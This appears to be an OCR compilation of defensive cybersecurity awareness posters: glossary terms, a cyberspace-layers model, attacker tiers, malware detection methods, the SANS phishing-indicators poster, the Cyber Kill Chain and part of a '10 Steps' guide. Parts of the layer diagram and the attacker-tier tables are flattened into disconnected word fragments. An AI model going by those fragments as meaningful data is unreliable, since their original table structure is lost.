
Virtual Private Network (VPN)
An encrypted network often created to allow secure connections for remote users, for example in an organisation with offices in multiple locations.

Virus
Programs which can self-replicate and are designed to infect legitimate software programs or systems. A form of malware.


Vulnerability
A weakness, or flaw, in software, a system or process. An attacker may seek to exploit a vulnerability to gain unauthorised access to a system.


Incident
A breach of the security rules for a system or service, such as:

- attempts to gain unauthorised access to a system and/or data
- unauthorised use of systems for the processing or storing of data
- changes to a systems firmware, software or hardware without the system owners consent
- malicious disruption and/or denial of service



Government Layer
Organization Layer
People - Supervisory Layer
Persona Layer
Software Application Layer
Operating System Layer
Machine Language Layer
Cyberspace
Logical Layer (Communications Ports And Protocols)
Physical Layer
Geographic Layer
14 Government
Govt. Cyber Laws, Regulations, Policies, Frameworks, Agreements, etc.
13 Organization
Org. Cyber Policies, Procedures, Information Sharing Agreements, etc
12 People Supervisory Temporal
11 Persona
User IDs, Emails, Phone Numbers
10 Software Application
Browsers, Office Products, etc.
9 Operating System
Win / *nix / Android / iOS / etc.
8 Machine Language
0101001101010000001010010
Layer OSI INTERNET Data Format Protocols
7 Application
6 Presentation
5 Session
Application
Data, Messages, or Streams
(video, audio, binary files)
Telnet HTTP SMTP FTP TFTP SNMP DNS DHCP SSH
4 Transport
Transport or Host-Host
Segments or Datagrams
TCP UDP
3 Network
Internet
Packets
IP ICMP ARP RARP
2 Data Link
Network Access
Frames
1 Physical
Hardware, Cables (fiber, copper, etc)
0 Geographic
Geographic Location & Dependencies
Risk Remediation Analysis
Threat Susceptibility Scoring
Weakness Risk Analysis
Vulnerability & Weakness Scoring
Crown Jewels Analysis
CAPEC By Layer
CWE By Layer
CVE By Layer
CCE By Layer
IT Assets By Layer (CPE)
Govt. Security
Org. Security
Personnel Security
Ident. & Auth.
App Security
Host Security
Network Security
Infstr Security
Physical Security


Actor - Professional spies, Governments, Global 25
Target -Technology, critical systems, people with knowledge,
Goal - Compromise tech, people, impact command and control, impact critical infrastructure
Impact - Severe catastrophic losses, National security impact
Tier VI Nations Global 25
Attacks - Full spectrum, High caliber attacks and long term attacks
Defense - Counter intelligence capability, Offensive capability, Risk and vulnerability reduction
Actor - Governments, Global 150, Proxies
Target - Technology, Global 2000 entities, Critical Infrastructure, Large personal data stores
Goal - Gain economic/technology advantage
Impact - Gain defense and commercial capability
Tier V Attackers Nations, Global 150 State Sponsored
Attacks - Unique, multi staged exploits, APTs
Defense - Automated response, Collaborative security and threat intelligence systems, Risk reduction
Actor - Organized crime, Cyber mercenaries
Target -Enterprises, POS systems, identity data, other revenue generating information
Goal - Financial gain, identity compromise
Impact - Financial fraud, identity theft
Tier IV Attackers Organized Crime Groups Cyber Mercenaries
Attacks - Backdoors, Crypto cracking, Advanced malware
Defense - Behavioral and Big Data based APT engines, Community engines, Hardened infrastructure, Consequence management
Actor - Organized crime and hacktivist
Target - Executives, key users, Mid size business
Goal - IP/personal data theft, DDoS
Impact - Loss of IP, Branding
Tier III Attackers Crime Groups, Hactivists
Attacks - Root kits, 0 day exploits, C&C architectures
Defense - SIEM, APT Engines, Mature response
Actor - Coders, Workers
Target - Small business
Goal - Defacement, Revenge
Impact - Denial of service, Data breech
Tier II Attackers Criminals, Disgruntled workers, Programmers
Attacks - Bots, DDOS and other advanced Tier I attacks
Defense - IDS/IPS heuristics, Access controls
Actor - Downloaders
Target - Freemail, web
Goal - Whatever they can do
Impact - Nuisance
Tier I Attackers Script Kiddies, Non-malicious actors
Attacks - Phishing, viruses, DNS attacks
Defense - Endpoint, IDS, IPS, Firewall, AV
Low Days Noisy
Medium Weeks
High Months
Fanatical Years Undetectable
Multiple, Scopes
Multiple, Multiple Sources
Multiple, Single Source
One
Ones Limited None
Tens General Through Others
Tens of Tens Specialized Indirect
Hundreds Multi Scope Direct
High High Low
Medium Medium Medium
Low Low Low
Low NA NA



Malware
Detection
Prevention
VIRUS
• Behavior: Program that modifies your OS undesirably
• Prevention: Block the program, remove settings or EXE
SPYWARE
• Behavior: Program that monitors and reports OS behavior to CNC
• Prevention: Block program and network access
BOT
• Behavior: Program controls machine as part of network (botnet) of zombies
• Prevention: Block program and network access
RANSOMWARE
• Behavior: Program encrypts files on PC and demands a ransom to decrypt
• Prevention: Block program prior to execution
SIGNATURE
• Approach: Compare a hash of the program or memory to a database of known bad hashes
• Detects: Known files which are the same as previous malware
HEURISTIC
• Approach: Examine processes to match bad process behavior
• Detects: Modified known malware that changes some parameters
Indicator of Compromise
• Approach: Find any changes on the OS to indicate malware was once executed
• Detects: Malware which can be defined by the indicator (DNS, File, Memory etc.)
EXPLOITS
• Approach: Find if processes are executing exploit techniques
• Detects: processes which execute exploits to compromise other processes
EPP
• Approach: Run programs through a process which examines for signature and heuristics
• Detects: Known malware typically at rest and during execution.
EDR
• Approach: Run programs through a process which examines indicators of compromise
• Detects: known and unknown malware based on compromise information
MICRO VM
• Approach: Launch each file in it's own OS so any compromise does not affect other processes
• Detects: No detection simply sandboxing of applications
GATEWAY
• Approach: Block file or traffic from the EXE from communicating on the network
• Detects: CNC, Signature files, EXE file-types for sandboxing

SANS PHISHING — SECURING THE HUMAN

DON'T GET HOOKED!

WHAT IS PHISHING?

Phishing is a psychological attack used by cyber criminals to trick you into giving up information or taking an action. Phishing originally described email attacks that would steal your online username and password. However, the term has evolved and now refers to almost any message-based attack. These attacks begin with a cyber criminal sending a message pretending to be from someone or something you know, such as a friend, your bank or a well-known store.

These messages then entice you into taking an action, such as clicking on a malicious link, opening an infected attachment, or responding to a scam. Cyber criminals craft these convincing-looking emails and send them to millions of people around the world. The criminals do not know who will fall victim, they simply know that the more emails they send out, the more people they will have the opportunity to hack. In addition, cyber criminals are not limited to just email but will use other methods, such as instant messaging or social media posts.


WHAT IS SPEAR PHISHING?

The concept is the same as phishing, except that instead of sending random emails to millions of potential victims, cyber attackers send targeted messages to a very few select individuals. With spear phishing, the cyber attackers research their intended targets, such as by reading the intended victims' LinkedIn or Facebook accounts or any messages they posted on public blogs or forums. Based on this research, the attackers then create a highly customized email that appears relevant to the intended targets. This way, the individuals are far more likely to fall victim.

This poster was developed as a community project. Contributors include: Cheryl Conley (Lockheed Martin), Tim Harwood (BP), Tonia Dudley (Honeywell), Ellen Powers (MITRE Corporation), Shanah Johnson (Reserve Bank of Atlanta) and Terri Chihota.

WHY SHOULD I CARE?

You may not realize it, but you are a phishing target at work and at home. You and your devices are worth a tremendous amount of money to cyber criminals, and they will do anything they can to hack them. YOU are the most effective way to detect and stop phishing. If you identify an email you think is a phishing attack, or you are concerned you may have fallen victim, contact your help desk or security team immediately. To learn more about phishing or to demo the SANS Securing The Human phishing testing platform, please visit http://www.securingthehuman.org/phishing.



PHISHING INDICATORS

A Check the email addresses. If the email appears to come from a legitimate organization, but the "FROM" address is someone's personal account, such as @gmail.com or @hotmail.com, this is most likely an attack. Also, check the "TO" and "CC" fields. Is the email being sent to people you do not know or do not work with?

B Be suspicious of emails addressed to "Dear Customer" or that use some other generic salutation. If a trusted organization has a need to contact you, they should know your name and information. Also ask yourself, am I expecting an email from this company?

C Be suspicious of grammar or spelling mistakes; most businesses proofread their messages carefully before sending them.

D Be suspicious of any email that requires "immediate action" or creates a sense of urgency. This is a common technique to rush people into making a mistake. Also, legitimate organizations will not ask you for your personal information.

E Be careful with links, and only click on those that you are expecting. Also, hover your mouse over the link. This shows you the true destination of where you would go if you clicked on it. If the true destination is different then what is shown in the email, this is an indication of an attack.

F Be suspicious of attachments. Only click on those you are expecting.

G Be suspicious of any message that sounds too good to be true. No, you did not just win the lottery.

H Just because you got an email from your friend does not mean they sent it. Your friend's computer may have been infected or their account may be compromised. If you get a suspicious email from a trusted friend or colleague, call them on the phone.

© SANS Institute - You are free to print, distribute and post as many copies of this poster as you like, the only limitation is you cannot modify or sell it. For digital copies of this and other security awareness posters, visit www.securingthehuman.org/resources/posters

CYBER KILL CHAIN®

Lockheed Martin's Cyber Kill Chain® and Intelligence Driven Defense® services identify and prevent cyber intrusion activity. The services monitor what the adversaries must complete in order to achieve their objective.

A : ADVANCED
Targeted, Coordinated, Purposeful

P : PERSISTENT
Month after Month, Year after Year

T : THREAT
Person(s) with intent, opportunity, and capability

1. **RECONNAISSANCE**
Harvesting email addresses, conference information, etc

2. **WEAPONIZATION**
Coupling exploit with backdoor into deliverable payload

3. **DELIVERY**
Delivering weaponized bundle to the victim via email, web, USB, etc

4. **EXPLOITATION**
Exploiting a vulnerability to execute code on victim's system

5. **INSTALLATION**
Installing malware on the asset

6. **COMMAND & CONTROL (C2)**
Command channel for remote manipulation of victim

7. **ACTIONS ON OBJECTIVES**
With 'Hands on Keyboard' access, intruders accomplish their original goal

Learn how defenders have the advantage at:
lockheedmartin.com/cyber

LOCKHEED MARTIN

© 2014 Lockheed Martin Corporation.

10 Steps To Cyber Security

Defining and communicating your Board's Information Risk Management Regime is central to your organisation's overall cyber strategy. CESG recommend you review this regime - together with the nine associated security areas described below - in order to protect your business against the majority of cyber threats.

Information Risk Management Regime

Establish an effective governance structure and determine your risk appetite.

Maintain the Board's engagement with the cyber risk.

Produce supporting information risk management policies.

User Education and Awareness

Produce user security policies covering acceptable and secure use of the organisation's systems. Establish a staff training programme. Maintain user awareness of the cyber risks.

Network Security

Protect your networks against external and internal attack. Manage the network perimeter. Filter out unauthorised access and malicious content. Monitor and test security controls.

Home and Mobile Working

Develop a mobile working policy and train staff to adhere to it. Apply the secure baseline build to all devices. Protect data both in transit and at rest.

Malware Prevention

Produce relevant policy and establish anti-malware defences that are applicable and relevant to all business areas. Scan for malware across the organisation.

Secure Configuration

Apply security patches and ensure that the secure configuration of all ICT systems is maintained. Create a system inventory and define a baseline build for all ICT devices.

Monitoring

Establish a monitoring strategy and develop supporting policies. Continuously monitor all ICT systems and networks. Analyse logs for unusual activity that could indicate an attack.

Removable Media Controls

